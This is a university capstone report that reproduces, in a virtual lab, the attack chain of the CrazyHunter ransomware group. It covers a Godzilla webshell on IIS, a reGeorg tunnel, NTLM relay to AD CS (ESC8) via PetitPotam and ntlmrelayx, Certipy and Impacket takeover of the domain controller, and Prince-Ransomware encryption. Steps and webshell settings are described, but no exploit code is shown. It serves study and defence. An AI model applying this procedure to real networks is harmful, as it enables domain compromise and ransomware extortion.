

元智大學資管系

學術類畢業專題頂石課程(二)

期末報告

AD 與 Windows 相關漏洞的研究與實作

饒源智

指導教授：王仁甫 博士

中華民國 114 年 11 月

Nov, 2025

Contents

Contents.....	2
Chapter 1 緒論	3-4
Chapter 2 相關技術與研究	4
2.1 與本研究相關技術一	5
2.1.1 勒索軟體運作方式與案例	5-6
2.1.2 加密方式介紹 (ChaCha20 與 ECIES)	6-7
2.2 與本研究相關技術二	7
2.2.1 WebShell 控制 : Godzilla	7
2.2.2 建立反向通道 : reGeorg	8
2.2.3 NTLM 中繼與憑證濫用 : ntlmrelayx 與 AD CS	8
2.2.4 勒索攻擊 Impact 模擬 : Prince-Ransomware	8
Chapter 3 研究方法	9-11
Chapter 4 初步實驗結果或初步系統展示.....	11
4.1 系統展示	12-27
Chapter 5 結論	28
Reference.....	29-30
附錄 A	31-32
附錄 B	33-34

Chapter 1 緒論

近年來，資安威脅日益嚴重，勒索軟體攻擊已成為全球關注的重大議題。駭客集團透過加密受害者資料、勒索贖金的方式牟利，對企業、政府機構與醫療系統造成深遠衝擊。隨著攻擊手法日趨多樣化，且相關工具取得日益容易，資安事件的防範與溯源變得更加困難，顯示資安防護在當前數位時代的重要性不容忽視。

本專題聚焦於 2025 年初對台灣造成重大資安衝擊的勒索軟體攻擊事件，主謀為駭客組織「CrazyHunter」。該組織自 2 月起接連對馬偕紀念醫院、彰化基督教醫院及多家上市櫃企業發動攻擊，引發社會各界高度關注。根據刑事警察局與趨勢科技等單位所公開的資料顯示，該組織大量濫用開源工具進行網路入侵，其行動規模與技術複雜度均屬高階，突顯開源資安生態系統的潛在風險。

本報告以 CrazyHunter 勒索攻擊事件為背景，挑選其中與 Windows 與 AD 環境較相關的技術做為實作重點，包含 WebShell 初始入侵、內網通道建立、AD CS 濫用，以及最後的勒索加密模擬。實作部分主要使用 GitHub 上的工具，例如 Godzilla 管理 IIS WebShell、reGeorg 建立 socks 反向通道、Impacket 套件中的 ntlmrelayx 進行 NTLM 中繼、搭配 PetitPotam 觸發網域控制站對攻擊端進行驗證，並結合 AD CS 中易被濫用的 ESC8 憑證範本取得高權限憑證。最後，則在虛擬環境中使用 Prince-Ransomware 對測試檔案進行加密，觀察勒索

索攻擊在 Impact 階段對檔案可用性的實際影響。雖然本研究並未完整重現 CrazyHunter 事件中所有技術（例如 BYOVD 手法與 SharpGPOAbuse 等僅停留在文獻與概念理解層次），而且實驗環境也比實際企業環境單純許多，但整體流程已成功走通一條從初始入侵、憑證濫用到勒索加密的攻擊路徑，有助於更具體地理解這類勒索攻擊的核心機制，也能提供防禦端在 AD 與 AD CS 設定、權限控管與備份規劃上的實務參考。

Chapter 2 相關技術與研究

勒索軟體是本次研究想要理解的關鍵攻擊手法，也是 CrazyHunter 事件中最引人注目的一部分。近幾年，這類攻擊已經從單純「鎖檔案、要贖金」，發展成同時加密資料、外洩機敏資訊，再用公開資料做威脅的雙重勒索模式。加上現在很多工具與程式碼都可以從公開平台取得，攻擊者可以直接套用現成框架，快速組裝出一套完整的勒索流程，讓防禦端更難提前發現與攔截。

2.1 與本研究相關技術一

在眾多攻擊手法當中，勒索軟體是最直接影響受害者日常運作的技術，也是 CrazyHunter 對外施壓時主要依賴的武器。這類攻擊通常會先入侵系統、取得足夠權限之後，再集中加密重要檔案與服務，最後以解密金鑰和不外洩資料當作談判籌碼。實務上，攻擊者經常結合公開的勒索程式專案與可重複使用的模組（例如加密核心、指令控制通訊模組等），使得「組裝一套勒索工具包」的門檻大幅降低。

在本小節中，將先介紹勒索軟體的一般運作流程與常見做法，再說明本研究實作中所採用的加密框架與工具，並簡單對照 CrazyHunter 事件中提到的相關技術，作為後續章節實驗設計的背景。

2.1.1 勒索軟體運作方式與案例

一般勒索軟體的運作流程大致可以分成幾個步驟：

1. **入侵系統**：駭客會透過釣魚信、漏洞、WebShell 等方式滲透目標系統。
2. **橫向移動與權限擴張**：進入系統後，會想辦法取得更高的權限或進一步控制其他裝置。
3. **加密檔案**：使用強加密演算法將系統內的重要檔案進行加密。
4. **提出贖金要求**：在畫面中顯示勒索訊息，要求受害者支付虛擬貨幣才能恢復資料。

有些駭客組織甚至發展出所謂「勒索軟體即服務」(Ransomware-as-a-Service, RaaS) 的模式，讓沒有太多技術能力的人也可以租用工具來進行攻擊。

在本專題中，我們觀察到 CrazyHunter 駭客組織使用一款名為 Prince 的勒索軟體生成工具。這個工具可以快速建立客製化的勒索程式，駭客只需要設定一些參數，就可以產出完整的加密工具。這些工具具有下列特性：

- 使用 Go 語言開發，可在多種作業系統上執行。
- 自動尋找並加密常見副檔名的檔案。
- 將檔案副檔名改為 .Hunter，讓使用者明顯看出資料已遭加密。
- 修改桌布並顯示勒索訊息，要求支付贖金。

這種模組化的設計讓攻擊者能夠快速部署攻擊，也讓勒索軟體變種的出現速度越來越快。

2.1.2 加密方式介紹 (ChaCha20 與 ECIES)

CrazyHunter 所使用的勒索程式主要結合兩種加密方式：

- ChaCha20：對稱加密演算法，速度快且安全性高，適合大量資料加密。
- ECIES：非對稱加密技術，常用於加密金鑰，只有駭客持有私鑰能解密。

這兩種技術會一起使用，先用 ECIES 加密對稱金鑰，再用 ChaCha20 加密實際資料，達成「混合加密」效果。這樣的設計讓受害者即使擁有程式也無法解密檔案，增加攻擊成功的機率。

2.2 與本研究相關技術二：開源滲透工具與攻擊流程

在勒索攻擊發動之前，攻擊者必須先進入目標系統並取得足夠的控制權限。本次專題模擬的攻擊流程中，CrazyHunter 所使用的多種開源工具，正是達成滲透與橫向移動的關鍵。這些工具大多能在 GitHub 等平台免費取得，因此也容易被濫用於真實攻擊中。以下介紹本研究中所使用的主要開源滲透工具，並說明它們在整個攻擊鏈中的作用與特性。

2.2.1 WebShell 控制：Godzilla

Godzilla 是一款中文社群開發的 WebShell 管理工具，支援多種語言(如 ASPX、PHP、JSP)，常用於滲透初期建立後門連線。攻擊者將後門檔案上傳到目標伺服器後，便可透過 Godzilla 的介面遠端執行指令、上傳惡意程式或繞過防毒掃描。

在本研究的模擬實作中，我們使用 Godzilla 成功連入受控主機，並驗證其對 Windows Server 的穩定操作性。這也顯示，攻擊者即便不熟寫程式，也能透過圖形介面進行完整的入侵行動。

2.2.2 建立反向通道：reGeorg

reGeorg 是一款用於建立反向代理的工具，能讓攻擊者透過 WebShell 穿透企業內網的隔離。reGeorg 的運作方式是在受害主機與駭客端之間建立 socks 通道，使攻擊者能像直接在內部網路中操作一般，掃描其他主機或建立 RDP 連線。本專題透過 reGeorg 成功架設反向通道，並進行後續的權限提升與資料擷取操作。這類工具讓駭客可持續控制內部網路，進一步展開擴張攻擊。

2.2.3 NTLM 中繼與憑證濫用：ntlmrelayx 與 AD CS

ntlmrelayx 是 Impacket 套件中的一個工具，用來進行 NTLM Relay 攻擊，也就是把別人送出的 NTLM 驗證「轉接」到攻擊者指定的服務上。本專題利用 ntlmrelayx 收到來自網域控制站的 NTLM 驗證，再把這個身分轉送到 AD CS 的憑證服務，搭配事先錯誤設定的 ESC8 憑證範本，成功申請到高權限帳號的憑證。這種作法的危險在於，攻擊者不需要知道密碼，只要能誘發一個合法主機來驗證，就可以藉由憑證直接取得網域管理員等級的控制權。

2.2.4 勒索攻擊 Impact 模擬：Prince-Ransomware

Prince-Ransomware 是一個公開的教學型勒索程式專案，它使用 ChaCha20 對稱式加密演算法加密檔案內容，再用 secp256k1 這類非對稱式機制把加密金鑰鎖起來，讓受害者無法自行解密。本專題在虛擬機中執行 Prince-Ransomware，觀察到原本正常的文件被加上自訂副檔名、內容變成亂碼，資料夾中也多出勒索說明檔，具體呈現出一台主機在遭到勒索攻擊後，檔案可用性被完全破壞的情況。

Chapter 3 研究方法

為了更深入了解 CrazyHunter 駭客組織所使用的攻擊技術，本專題採用實作與測試的方式，重現其部分攻擊流程，並分析每一階段所涉及的工具與行為。本章將說明如何選擇模擬工具、建構實驗環境，以及在測試過程中觀察到的重點結果。

3.1 實驗環境建構

本研究使用虛擬機器 VMware Workstation pro 來模擬實際攻擊場景，建立一個基本的企業內網架構，包含**攻擊端與目標端**：

攻擊端：Kali Linux 作業系統，安裝並使用 Godzilla (WebShell 管理端)、reGeorg(反向通道)、Impacket 套件中的 ntlmrelayx、secretsdump、wmiexec，以及 PetitPotam、Certipy 等工具，作為整條攻擊鏈的主要操作平台。

目標端：Windows Server 2022，模擬企業核心伺服器，部署 IIS 網站、Active Directory 網域服務與 AD CS (憑證服務)，做為 WebShell 落點與之後憑證濫用攻擊的主要對象；另設一台 Windows 主機作為受害端，用來執行 Prince-Ransomware 觀察勒索 Impact。

內網架構：各虛擬機配置於同一個 192.168.0.0/24 內網，建立 AD 網域並啟用基本的 GPO 管理，模擬一般企業環境中常見的網域架構與服務配置，方便在安全的情況下重現實際攻擊流程。

3.2 攻擊流程模擬步驟

整個模擬流程依據勒索攻擊的實際流程設計，主要分為五個階段進行：

1. 初始滲透：WebShell 取得入口

先在目標 Windows Server 2022 的 IIS 網站上部署 WebShell，並透過 Godzilla 管理端成功連線，確認可以在伺服器上執行指令，作為後續所有操作的起點。

2. 通道建立：reGeorg 架設反向通道

接著在 WebShell 上上傳並啟用 reGeorg 的 tunnel.aspx，在 Kali 端啟動 reGeorgSocksProxy.py，建立 socks 代理通道，搭配 proxychains 讓攻擊端可以像待在內網一樣掃描 192.168.0.0/24，其它主機的連線狀況也都能被存取。

3. NTLM 中繼與憑證濫用：ntlmrelayx + AD CS

之後在 Kali 上啟動 ntlmrelayx，把目標指向 AD CS 的 /certsrv/certfnsh.asp，再利用 PetitPotam 觸發網域控制站對攻擊端進行 NTLM 驗證。收到驗證後，ntlmrelayx 會把這個身分轉接到 AD CS，利用事先設定好的 ESC8 憑證範本替攻擊者申請到高權限帳號的憑證。

4. 權限取得與遠端控制：Certipy 與 Impacket

取得憑證後，使用 Certipy 將 .pfx 憑證轉換成可用的 TGT/NT hash，接著利用 Impacket 的 secretsdump.py、wmiexec.py 等工具，成功以網域

管理員身分遠端連線並控制網域控制站，代表整個網域已實質被攻陷。

5. 勒索軟體部署與加密模擬：Prince-Ransomware

在 Impact 階段，於受害端 Windows 主機上部署並執行 Prince-Ransomware 工具，讓程式自動產生測試檔案並進行加密，觀察檔案副檔名被修改、內容變成亂碼，以及資料夾中出現 DECRYPT_INSTRUCTIONS.txt 勒索說明檔的情況，用來模擬真實勒索攻擊對系統的最終影響。

3.3 工具選擇

在工具選擇上，先使用 GitHub 上公開、文檔完整、模擬性高的資安工具，並確保其在實驗環境中能穩定運作。每一個工具的選擇皆考量以下幾點：


- 是否與 CrazyHunter 攻擊中所使用的工具相符或具替代性
- 是否容易部署於虛擬環境中
- 是否具備觀察與紀錄攻擊過程的能力

Chapter 4 初步系統展示

為了模擬 CrazyHunter 駭客組織實際使用的攻擊流程，本研究建構了一套虛擬化的測試平台，並結合多個開源工具，重現駭客從入侵到勒索的完整過程。本章將以操作流程為主，說明模擬系統的使用方式，並搭配畫面截圖進行展示。


4.1 系統展示

(1)在電腦上裝好虛擬機 Windows Server 2022




(圖 1)

(2)安裝好 IIS (Internet Information Services)




(圖 2)

(3) 手動指定靜態 IP 讓 kali 也連到 Windows Server 2022




(圖 3)



(圖 4)

(4)部屬 WebShell(Godzilla)

在目標 Windows Server (IIS 10) 上部署 Godzilla 所產生的 C# 動態 WebShell a.ashx(圖 5, 圖 6)，並將其放置於 C:\inetpub\wwwroot，對應的 URL 為 http://192.168.0.200/a.ashx。(圖 7)



Shell Setting

Basic Configuration Request configuration

URL

Password

Key

Connection timeout

Read timeout

Proxy host

Proxy port

Remarks

GROUP

Proxy type


Encoding

Payload

Encryptor


Add Test connection

(圖 5)



id	url	payload	crypton	encoding	proxyType	remark	createTime	updateTi
3d87922e-ec7e-...	http://127.0.0.1/...	CSharpDynamic...	CSHAP_AES_BA...	UTF-8	NO_PROXY	Remarks	2025-05-22 06:1...	2025-05-22


(圖 6)



(圖 7)

在攻擊端 Kali 上啟動 Godzilla，用與 WebShell 一致的設定 (Password : pass、Key : key、Payload : CShapDynamicPayload、Encrypter : CSHAP_AES_BASE64) 建立連線。成功連線後，Godzilla 介面顯示目標主機的環境變數與系統資訊，確認攻擊者已取得以 IIS 應用程式集區帳號執行命令的能力。(圖 8)

此步驟提供後續內網橫向移動與 AD CS 攻擊 (如 reGeorg 轉發、PetitPotam+ntlmrelayx) 的基礎控制通道。




(圖 8)

